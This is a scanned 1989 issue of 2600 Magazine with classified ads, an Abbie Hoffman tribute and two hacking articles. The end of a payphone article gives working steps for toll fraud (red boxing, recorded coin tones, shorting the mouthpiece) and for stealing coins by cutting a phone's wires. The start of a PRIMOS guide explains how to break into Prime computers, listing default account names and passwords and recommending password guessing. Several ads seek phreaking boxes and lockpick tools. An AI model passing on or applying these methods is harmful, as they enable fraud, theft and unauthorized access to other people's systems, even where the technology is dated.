FOR SALE: DEC VAX/VMS manuals for VMS 4.2. This includes ALL manuals (systems manuals and users guides) and those orange binders. Contact me for more info. Kurt P., PO Box 11282, Blacksburg, VA 24062-1282.

WANTED: Text files / Countlegger/ Phrack news clippings on hackers, phreaks, etc. from newspapers and magazines. Willing to pay or trade. Send a list to KH, N. 11107 Roundup, Mead, WA 99021.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid via UPS or First Class Mail. Cash/MO sent same day, checks to Pete G., P.O. Box 463, Mt. Laurel, NJ 08054. We are the original; all others are copies!

APPLECAT: I need the touch-tone decoder chip and software for an Apple Cat 202. If you have one to sell, please post to S. Foxx, 430 Dundee Drive, Blue Bell, PA 19422-2440.

WANTED: Any hacking, phreaking software for an IBM computer, also red and blue box plan, vending machines lock pickgun/tools. I will pay good cash for any of the above. Send all info to Mr. Griffith, 25 Amaranth Crt, Toronto, ONT Canada M6A 2P1.

WANTED: Any hacking programs for the Atari ST. Will trade. Also in need of good blue box plans. Would love to hear from other persons interested in P/H from Lexington, KY. Aristotle, 606-258-2219.

COMPUTERIZED LEARNING USER'S GROUP, ELECTRONICS is for those interested in learning electronics and related technologies as well as those interested in developing, evaluating, sharing, and selling hardware and software to do so. Write CLUGE, 207 East School Street, Kent, Ohio 44240-3837 or call 216-678-4611.

Do you have something to sell? Are you looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Send your ad to: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label. Only people please, no businesses.

WANTED: Red box and/or blue box, tone chips for making boxes, Macintosh software for trade via mail or modem and vending machine lockpick gun/tools. Douglas, PO Box 8022, Richmond, IN 47374.

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 6 to 8 pm in the Market (also known as the lobby with the tables where all of the weirdos hang out). Located at 153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Call 516-751-2600 for still more info or to request a meeting in your city.

Deadline for Summer Marketplace: 6/1/89.

PAYPHONES

(continued from page 35)

these stations are not very secure, in some cases made from nothing more than plastic. In some units, the touch tone access is available, yet the telephones are not configured to accept 950 calls as toll-free, again inconveniencing the customer.

The Telco copies are not much better. Operator assistance is limited to that which can be obtained from home lines. Again, calls cannot be completed through long-distance carriers since the station is not configured to accept toll-free 950 calls, although these telephones are usually configured to allow AT&T calling card calls (0+ calls) to be placed through it.

The Cheese Box

There are files circulating about the modem/phreak world regarding a device known as a cheese box. According to the files, when one forwards his number to an Intercept Operator within his prefix, all subsequent outgoing calls made will be prompted for coin insertion, supposedly turning the subscriber's telephone into a payphone. It should be quite obvious that this is impossible, since not only does the Intercept Operator have nothing to do with payphones, coin accounting, and ACTS, but it also seems quite impossible that one's line could become interfaced with ACTS simply by forwarding it to an operator. Obviously, these files are bogus.

Phone Abuse

In this last section, I will discuss how you can use the knowledge obtained from above to use to your advantage when dealing with these telephones. I am not going to get into such topics as phone theft and vandalism -- I'll leave that up to your imagination.

The main advantage of the payphone, to the phreak, is that it provides anonymity. This makes the payphone a perfect location for blue boxing, engineering operators, and other Telco employees, modeming (for the more daring), and general experimentation.

Yet, perhaps the most famous aspect of phreaking regarding the payphone is the use of the red box. As mentioned above, the red box is used to simulate the tones that signal ACTS that money has been deposited in the phone and ACTS may place the call and begin billing (if service is timed). The red box is used by dialing the desired number first and then, when ACTS asks for the change, using the red box to send the coin signals. In an attempt to stop red boxing, the payphone checks to see if the first coin is real, by conducting a ground test. To circumvent this, at least one coin must be deposited -- a nickel is sufficient. However, the number must be dialed first since ACTS must return your coins before reminding you that you have insufficient credit to place the call. Afterwards, any

subsequent deposits required can be red boxed successfully, and the duration of the call can be as long as you like.

Red box schematics have proven to be hard to come by and are notoriously a pain to build, not only in the somewhat more complex circuit design than the simple tone generators used in blue, beige and similar boxes, but also in the fact that they are hard to tune precisely, since not only is a frequency counter needed, but also an oscilloscope, both of which are hard to come by and are very expensive.

However, there are alternatives. One method is to locate a payphone that produces the coin deposit tones quite loudly when coins are inserted. You can then record the tones with a Walkman (I do not recommend a micro-cassette recorder for this, because they are not stable enough for the precision required by ACTS) and simply play them back into the mouthpiece when you want to place a call just as you would if you had an actual red box. When you record the tones, record mostly quarters, since, obviously, they are worth the most calling time.

But if you don't have your trusty Walkman with you, there is still another way. Simply find a set of two payphones (or more) with at least one that generates loud coin deposit tones. This phone will be Phone A. Now dial the desired number in Phone B and when ACTS asks you for the amount required, deposit a nickel in Phone B. Now put the two handsets of the phones together (the wires are long enough to reach across the booths) with the earpiece of Phone A held tight against the mouthpiece of Phone B. It doesn't matter where the other two ends are. The purpose of this is to get the sound of the deposit tones from Phone A's earpiece into the mouthpiece of Phone B. Then simply keep depositing coins in Phone A until ACTS thanks you for using AT&T. If you were smart, you only used quarters in Phone A, so you could get some credit towards overtime. Since a number was never dialed with Phone A, when you hang up, all the change will be returned to you.

Red boxes are very useful but

2600 Meetings

First Friday of the month in the lobby of the Citicorp Center, 53rd Street, between 3rd and Lexington, NYC, from 5pm to 8pm. Casual attire please. More info: 516-751-2600.

not convenient for local calls, though they will, of course, work. Another method for placing local calls free of charge is very similar to what David did in War Games to the payphone. The problem with that method is that Telco has now sealed all mouthpieces on the payphones. However, by puncturing the mouthpiece with a nail, the metal inside it will be exposed. There are two variations on this "nail" or "paper clip trick", depending on the telephone in use.

On the older D-types, by either placing a nail or a paper clip in the hole made in the mouthpiece and then touching the other end to any metal part of the phone, a short circuit will occur which will render the keypad inoperable. If this is the case, then dial all digits of the number except for the last as you would normally and then short circuit the phone. While doing that, hold down the last digit of the number, disconnect the "jumper" you have made and then release the key. If this doesn't work, try rapidly connecting and disconnecting the jumper while holding down the last digit. The call should then be placed. What happens is the short circuit causes the coin signaler to malfunction and send a coin signal, while also shorting out the station, so that it passes the ground test.

On the newer payphones, the short circuit will not deactivate the keypad. In this case, simply short circuit the phone throughout the entire dialing procedure and once completed, immediately and rapidly connect and disconnect your "jumper", which, if done properly will allow the call to be placed.

A more direct approach to payphone abuse is actually making money from it. To accomplish this, you need access to the line feeding the telephone. This is often easiest in cases when the telephone is in a location that is below ground and the main distribution cable is in the ground above the telephone's location, such as the lower levels of buildings and subways. If you are able to get to the wires, then cut them, or least one, so that the dialtone has been lost. Wire colors are irrelevant here since I have seen many different colors used, ranging from blue to striped multicolor. By cutting wires, you should have the effect of cutting all power to the phone. When someone walks up to the telephone, he doesn't usually listen for a dialtone and simply deposits his quarter. The quarter then falls into the hopper, and since there is no power to cause a line reversal, the relay will not release the coin. The coins can then be retrieved by reconnecting the wires and flicking the switchhook to initiate a line reversal, which will result in a coin return.

A word of warning: Telco monitors their payphones and knows when to expect the coin box to be

full. Computer-based operations systems aid collection by preparing lists of coin boxes that are candidates for collection, taking into account location and projected activity. The coins collected are counted and entered into the operations system. Discrepancies between actual and expected revenue are reported to Telco security, which investigates them and reports potential security problems. Routine station inspections are also performed during collection, and out-of-service or hazardous conditions are reported immediately for repair.

The privately owned electronic payphones are just as susceptible to attack, if not more so. Most notably, just by hitting the digital ones hard enough in the area of the coin slot sometimes causes the payphone to enter a "Maintenance Mode", where the LCD display shows something to the effect of "Not in Service - Maintenance Mode" and then prompts you for a password, which, when entered, places you in a diagnostic/maintenance program.

Another notable weakness lies in the touch tones the digital telephones produce when it places a call through the PBX. If you can record them and identify them, you will have a number and working access code for the PBX used by the telephone. Identification of the tones is rather difficult, though, since they are sent at durations of 50ms.

Perhaps even more interesting with these phones is that the operator will not identify the phone number you are calling from. She does, however, appear to have ANI capabilities, since one operator confided that she knew the number, yet was not allowed to release it. There is a reason for this. These telephones can be serviced from remote, being equipped with an internal 300 baud modem. The phones enter the "Maintenance Mode" when they are connected to, and are therefore "Out of Service", as the display shows. Others will enter a "Maintenance Mode" only at a specific time of day, when activity is lowest, and only then can they be reached. From remote, diagnostic functions can be performed, as well as the ability to poll the unit to determine the amount of money in the coin box, plus an accounting of local and long-distance calls, though these functions will, of course, differ from phone to phone.

The "Telco copies" also contain a 300 baud modem. Since ANI is locked out from the keypad, the number can only obtained through the operator; she is not aware that you are calling from a payphone, since the station has been installed on a standard customer line. Since 0+ calls are available through this unit, Directory

(continued from page 29)

are you sure this is what you want to do? In other words, do you owe these people anything? And are you expecting something in return? Odds are you won't get it.

Regardless of how you choose to handle this, your life is not over. You're having a very unpleasant experience, granted. But you will recover from it and you will benefit from it if you try. Be honest and open and reach out to others as you have in this letter. Don't concentrate on how miserable things are and on what opportunities have been lost. If you acknowledge your mistakes and refuse to let them defeat you, anything is still possible.

Please keep us updated as to your situation.

TO SEND A LETTER TO 2600, DO THE FOLLOWING:

1) Write it.

2) Mail it to us through the U.S. mail. Our address is:

2600
PO Box 99
Middle Island, NY
11953-0099

SCRAMBLE FACTS

A three minute program devoted to news and views, technical tips, and new product information. The contents are specific to the TVRO (television receive only) industry (satellite TV for the home owner).

(718) 343-0130

(costs only a phone call)

PAYPHONES

Assistance can be obtained for free by dialing 0-NPA-555-1212. Since the telephone is configured not to charge for calls placed with 0's before them (to allow for calling card calls) the call is free.

Conclusion

I have tried to make this article as informative and accurate as possible, obtaining information from various manuals as well as personal experience. Since payphones are public, the best way to learn about them is simply to experiment with them on your own. Good luck.

NOW HEAR THIS

At 2600, we don't exactly go out of our way to nag you about when your subscription is going to end. You won't find yourself getting those glossy reminders with free pens and digital quartz clocks and all that crap. We believe our subscribers are intelligent enough to look at their address label and see if their subscription is about to expire. If it is or if you want to extend it, just fill out the form below (your label should be on the other side) and send it to our address (also on the other side). You don't get self addressed stamped envelopes from us. But the time and money we save will go towards making 2600 as good and informative as it can be.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$18 ❑ 2 years/$33 ❑ 3 years/$48

CORPORATE SUBSCRIPTION

❑ 1 year/$45 ❑ 2 years/$85 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25

TOTAL AMOUNT ENCLOSED: [ ]

In These Pages...

SECOND CLASS POSTAGE
Permit Issued at
East Setauket, N.Y.
11733

ISSN 0749 3851


2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

contains
no
cyanide

2600

The Hacker Quarterly

VOLUME SIX, NUMBER TWO
SUMMER, 1989



GRUMMAN

SECURITY BULLETIN

From: Corporate Security

Date: September 27, 1988

To: Distribution

Sec/

Subject: Soviet Acquisition of Western Technology

There has been a tremendous increase in the past few years by the Soviet Union and its Warsaw Pact Allies in obtaining militarily significant western technology and equipment through both legal and illegal means. In order to more fully understand and subsequently combat the problem, read the subject attachment.

Please indicate the number of additional copies needed for further distribution within your group and forward this information to Corporate Security office (Mail Stop A02-18).

Soviet Acquisition of Militarily Significant Western Technology: An Update

WINNER OF THE DEFENSE SUPPLY AGENCY, JAMES S. COGSWELL AWARD 1966, 1970, 1971, 1973, 1975, 1976

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada -- $18 individual, $45 corporate.
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988
at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

REMEMBER....

Why should we remember Abbie Hoffman? What relationship did he have with 2600?

Abbie was, of course, the founder of the Yippies, and the founder of YIPL, which turned into TAP. TAP was the first publication to look at technology through hacker eyes. It's doubtful 2600 would exist in its present form were it not for the inspiration TAP offered.

But apart from that, Abbie Hoffman was, for all intents and purposes, a hacker of the highest order. No, he didn't go around breaking into computers, although we know the subject interested him. Abbie hacked authority, which is what a lot of us unwittingly do whenever we play with phones and computers. Abbie, of course, was much more direct. He stood up to the ultimate computer system known as Society. He was relentless in his attack on the status quo. He fought the Vietnam War, got arrested so many times that nobody could really keep track, and wound up pissing off Richard Nixon to no end. He became a fugitive from the law after being accused of dealing drugs, a charge he vehemently denied to his closest friends right up to the end. And even under a disguise, Abbie accomplished a lot under the name of Barry Freed, leading an environmental group called Save The River in upstate New York.

Abbie gained a reputation for outsmarting the FBI. It's reported that the FBI gathered more information on Abbie Hoffman than on anyone else in their entire history. That's something to be proud of.

Like a computer hacker, Abbie Hoffman was thought of as a pest by some. His presence was inconvenient and he made people uncomfortable because he wasn't afraid to point out the flaws.

(continued on page 45)

A GUIDE TO

by Violence

Introduction

This is the first in a series of articles dealing with Prime computers (both mini's and supermini's) and their respective operating system, PRIMOS. PRIMOS is one of the several operating systems that the general hacker community has avoided due to unfamiliarity. In all actuality, PRIMOS is a very user-friendly operating system and as such, demands respect. In this series of articles I will cover everything that is important to the aspiring PRIMOS hacker.

This series is largely based on extensive on-hands use, and all the information provided herein is guaranteed to be 100% accurate in regards to Revisions 19.xx through 22.xx of PRIMOS. I do occasionally address pre-revision 19.xx systems, but only in passing as they are extremely uncommon. In addition, all sample programs included herein have been fully tested. All PRIMOS output samples were taken from a Revision 22.0.0 PRIMOS system.

I chose to write this series in a technical manner, but not like a typical AT&T document (grin). All in all, this series does not equal or even come close to the actual PRIMOS documentation, but since such documentation is generally unavailable to the hacker community, I have tried my best to create a series that is an acceptable alternative.

I have opted to remain purposefully vague in some areas due to potential abuse. This seems to be the rage these days and I'm sorry if that upsets you, but I have no wish to compromise any of Prime Computer, Inc.'s trade secrets.

Conventions

All command references in this series will follow the conventions put forth in the PRIMOS reference manuals and online help facilities. Conventions follow:

WORDS-IN-UPPERCASE identify command words or keywords and are to be entered literally. All command abbreviations will be listed following the actual full command name.

Words-in-lowercase identify arguments. You substitute the appropriate numerical or text value.

Braces { } indicate a choice of arguments and/or keywords. At least one must be selected.

Brackets [ ] indicate that the word or argument enclosed is optional.

Hyphens - indicate a command line option and must be entered literally.

Parentheses ( ) must be entered literally.

Ellipses ... indicate that the preceding argument may be repeated.

Angle Brackets < > are used literally to separate the elements of a pathname.

options: The word 'options' indicates that one or more keywords and/or arguments can be given and that a list of options for the command follow.

All examples throughout this text will be indented so that they will be easily identifiable. All text typed by the user in these examples will be completely displayed in lowercase characters. PRIMOS output will then be easy to identify.

System Identification

PRIMOS is Prime's uniform operating system for their extensive line of mini and supermini computers. A few years back, the Prime model 750 was all the rage. No longer is that the case, however. Nowadays there are many models of Primes and corporations and governments (the two main Prime owner classes) purchase the models that best suit their individual needs. Thusly, you will find Prime 250's (ancient) and 750's (also ancient, but still in use) to Prime 4150's (a mid-range system) and the huge Prime 9550's (high-end mini's). On the high-end of this you will also find Prime MCXL's (super-mini's) and Prime workstation clusters. As you can see, the army of Primes is astoundingly large.

Equally large in number are the revisions of PRIMOS that they run. About all that you will see these days are Rev. 20.xx and greater but you will, on occasion, find a revision 17.xx, 18.xx, or 19.xx system. About the only places you will find 17.xx and 18.xx systems are on foreign packet-switched networks (PSN's) (like on Brazil's Interdata or Renpac networks and Japan's

PRIMOS

Venus-P/NTII or DDX-P/KDD networks). A scant few 18.xx and 19.xx systems are still operating in the United States. As said previously, however, you will most likely find from Rev's 20.xx through 22.xx systems here (and in most other countries).

To understand how PRIMOS interfaces with users you need to have a good working grasp of what the standard PRIMOS operating system model looks like. To do this you need a decent abstract model.

Identifying a Prime mini or supermini computer is not very difficult. Primes generally behave in one of two ways when connected to. They either sit there, echoing nothing to your screen or, in the case of a PRIMENET-equipped system, display their PRIMENET nodename.

In the former case, try this simple test upon connecting. Type a few random keystrokes followed by a RETURN and take note of what the host system responds with. If it responds with a battery of error messages followed with the rather distinctive 'ER!' prompt, then it is a Prime. Here is an example:

asdf
Invalid command "ASDF".
(processcommand)
Login please.
ER!

Any Prime that just sits there waiting for you to login is not running PRIMENET and generally lacks inter-system communications capability. On the other hand, those systems that are equipped with PRIMENET jump right out and yell "Hey! I'm a Prime!", as they display their revision of PRIMOS and their system nodename upon connect. Here is an example:

PRIMENET 21.0.3 VOID

That's all there is to Prime system identification. Like I said, it's a rather trivial task.

Front-end Security and System Penetration

Now that we have located a Prime, how do we bypass the front-end security and get in? Well, before I can begin to answer that question a little discourse on the security itself is required.

The government has granted Primes a C2 security rating. To give you an idea of what that means, VAXen are also classed as C2 systems. However, that C2 rating sort of 'fluctuates' about. External security should really be a bit higher, as Prime Computer, Inc. tells their administrators to remove all defaults. Not very nice, eh? On the other hand, internal security is not so hot. I'll discuss internal security more fully later on.

The front door is similar to PRIMOS command level in that it utilizes the command line (the prompting and I/O sub-systems). The only command which you can enter at this level of operation is the LOGIN command. There is no 'who' command available to you prior to system login. As Evil Jay pointed out in his "Hacking PRIMOS" files (volumes I-III), there is no easy way to get into a Prime computer, as its front-door security is excellent.

"PRIMOS is a very user-friendly operating system and as such, demands respect."

At this point only one option lies available, unless, of course, you know someone on the inside (grin). This option is default accounts. How nice of Prime Computer, Inc. to install so many default accounts at their factories. As I have said, however, they tell their administrators to remove these default accounts after the system has been installed. Not a few administrators fail to remove these defaults, however, and that is good for us. Also, never forget that Prime users are people and people like to use easy-to-remember passwords. But before I go any further, let me explain the LOGIN command in greater detail (patience is a virtue, you know).

Typically you will type 'LOGIN' and press RETURN. You will then be requested first for User ID and then your password. Here's yet another example:

login

HACKING AROUND ON

User id? user
Password? <not echoed>
Invalid user id or password; please try again.
Login please.
ER!

Well, that sure didn't work. Notice how PRIMOS didn't echo your password to you. The above example is from a non-PRIMENET Prime. After this bad entry you are probably still connected, so you can have another go at it. A non-PRIMENET system generally has a high bad-login threshold, so you can make many attempts per connect. A PRIMENET system on the other hand is more of a bitch to hack as it will disconnect you after the first incorrect login. Here's another example (assuming you are hacking a PRIMENET system from the TELENET X.25 network):

@214XXX

214 XXX CONNECTED
PRIMENET 20.0.0 VOID
login user
Password? <not echoed>
Invalid user id or password; please try again.

214 XXX DISCONNECTED 00 00 00:00:00:08 9 7

As you can see, one chance is all you get with a PRIMENET system. A minor note is in order here regarding all the myriad of X's in the above example. I have masked the last three digits of the system's NUA (Network User Address), for I do not wish all you eager PRIMOS hackers to start banging on my system's front door (grin). I have also edited the system's nodename from its actual nodename to a more appropriate one (grin). I will continue to mask all system identification from my examples. So far you are accustomed to typing in 'LOGIN' and pressing RETURN to start logging in. On all Primes you can nest the 'LOGIN' command and your User ID in the same line, as is illustrated in the following example:

login user
Password? <not echoed>

And on a very few other Primes you can do a full LOGIN nest, as such:

login user password

You might not wish to use full-nesting capability when other hackers are lurking about, as they might decide to practice shoulder surfing (grin).

If a User ID/password combination (hereafter referred to as an 'account') is valid, you will receive the following login herald from PRIMOS:

USER (user 87) logged in Sunday, 22 Jan 89 16:15:40.
Welcome to PRIMOS version 21.0.3
Copyright (c) 1988, Prime Computer, Inc.
Serial #serial number (company name)
Last login Wednesday, 18 Jan 89 23:37:48.

'serial number' and 'company name' will be replaced by the actual serial number and company name of the company that owns the Prime computer site.

Just one more small thing I need to cover about the 'LOGIN' command right now, and that is login troubles. Troubles? You bet'cha. The first trouble occurs when the account you login to exists and is valid, but it doesn't have an initial ATTACH point (in other words, you don't seem to have a 'home' directory). This is no fun, since this account cannot be logged into. Bah. The other trouble is remote user passwords. This is definitely no fun. The prompt for such are generally different from one another, as they run both commercial and custom written software to handle this. When you come upon a remote password, try the User ID and, if that doesn't work, then try the system's nodename. If both of these attempts fail, you can either keep trying passwords (brute-force hacking) or you can give it up and move on to the next account or system. A popular commercial front-end security package is "LOGINSENTRY" from Bramalea Software Systems, Inc. "LOGINSENTRY" is an excellent package, so good luck when you go up against it. It supports remote passwords, password aging, old-password databasing, etc.

A PRIME SYSTEM

Here is a listing of default PRIMOS accounts along with some other accounts I find that work occasionally (i.e, more than just once):

NOTE: The '+' and '*' symbols are not parts of the User ID.

User ID Password
Comments
+ ADMIN ADMIN, ADMINISTRATOR
Administrator account
+ CMDNC0 CMDNC0
External command UFD maintenance
*** DEMO DEMO, GUEST**
Demo account
+ DIAG DIAG
Diagnostic account
+ FAM FAM
File Access Manager
+ GAMES GAMES
Games account (only on schools)
*** GUEST GUEST, VISITOR**
Demo account
+ HELP HELP
Help subsystem account
+ INFO INFO
Information account
+ JCL JCL
Job Control Language account
+ LIB LIB, LIBRARY
Library maintenance account
+ NETMAN NETMAN
Network controller account
+ NETPRIV NETPRIV
Network priv account
+ NEWS NEWS
News account
+ NONETPRIV NONETPRIV
Network nopriv account
*** PRIME PRIME**
Prime account
+ PR1ME PR1ME
Prime account
+ PRIMOS PRIMOS
Prime account
+ PRIMOS_CL PRIMOS_CL
Prime account
+ REGIST REGIST
User registration account
+ RJE RJE
Remote Job Entry account
+ STUDENT STUDENT, SCHOOL
Student account (only on schools)
*** SYSADM SYSADM, ADMIN**
Administrator account
*** SYSTEM SYSTEM**
Administrator account
+ TELENET TELENET
GTE Telenet account
*** TEST TEST**
Test account
+ TOOLS TOOLS
Tool maintenance account

Several of these combinations will not work, as they are initial system setup accounts and the administrator, after setup, changes them or completely removes them (Prime Computer, Inc. advises this). I have denoted these accounts with a '+' symbol.

The accounts marked by a '*' are the ones that I find work most commonly. More often than not they have good privileges (with exception to GUEST).

Notice SYSADM. Say, isn't that a UNIX default? Sure it is but I have found it to work so many times that I just had to assume it was a default of some sort.

As for TELENET I have yet to see it work, but Carrier Culprit states in the LOD Hacker's Technical Journal file on PRIMOS (LOD T/J Issue 2) that it works sometimes.

Lastly, unlike UNIX, the PRIMOS LOGIN subsystem is not case-dependent. This is good, as case dependency gets boring at times. User ID "system" is the same as "SYSTEM". PRIMOS maps all command line input to upper case prior to processing it. This is true for logins and commands. Although your typing appears in lower case, PRIMOS interprets it in upper case. No big deal. Just thought I'd mention it.

The PRIMOS Command Line

Before I go on any further some discussion on the PRIMOS command line is in order. The command line is the agent that accepts your input and then transports the input to the command processor (known affectionately as '(processcommand)') for parsing.

The PRIMOS command line is interesting in the fact that it utilizes two prompts in its execution. These prompts are 'OK,' and 'ER!'. There is no difference in the two,

HACKING PRIMOS

save that the 'ER!' prompt is displayed only after you make a mistake and are given an error message. After successful execution of a command, however, you will see the 'OK,' prompt again. You can alter these prompts with a special command, but I will save that for the section I have planned on customizing your environment.

Of all the most popular command lines (PRIMOS, UNIX, VAX/VMS) I like the PRIMOS command line the most. You can have separate commands on the same command line (just separate them with a semicolon), and so forth.

No command (along with all options and arguments) can be longer than 160 characters. If you should enter a command line longer than 160 characters then it will be rejected by the command processor and you will get the following error message:

Command line longer than 160 characters.

The PRIMOS command line has several special features, and some of these are: user-defined abbreviations, command line syntax suppression, multiple commands on one line, user-defined global variables, PRIMOS command functions, command iteration, wildcard names, treewalk pathnames, and name generation patterns.

The PRIMOS command processor identifies these features by searching for special characters entered in the command line. These special features, in the order that they are searched for, are given in the following table (this table reproduced from the Revision 19.xx Command Reference Manual, still pretty current in this regard).

Be aware that user-defined functions are always processed first and use no special characters of any sort.

FEATURE	Special Character
Comments	
ABBREVIATIONS	
No special characters	
SYNTAX SUPPRESSOR	
In first position on line only	
COMMAND SEPARATOR	;
GLOBAL VARIABLES	% %
FUNCTIONS	[ ]
ITERATION	( )
TREEWALKING	@,@@,+,^
In any intermediate position of pathname	
WILDCARDING	@,@@,+,^
In final position of pathname	
NAME GENERATION	=,==,^=,^==,+

When these special characters are found, the PRIMOS command processor substitutes the value of the item for the item itself. This is 'one-to-one' substitution.

Iteration lists cause the command processor to create one command for each item found or matched on the iteration lists. In the case of wildcard or treewalk names, the user sets the pattern and the command processor searches the specific directory or directories for all file system objects that "match" that pattern. These features can be thought of as creating "many-to-one" matches.

Name generation patterns can be used to create matching names either for simple filenames or for whatever number of filenames resulting from a wildcard or treewalk name.

NOTE: All commands support all the features listed above. The general rule is as follows: if a feature is not useful in connection with a particular command, then that command will not recognize it.

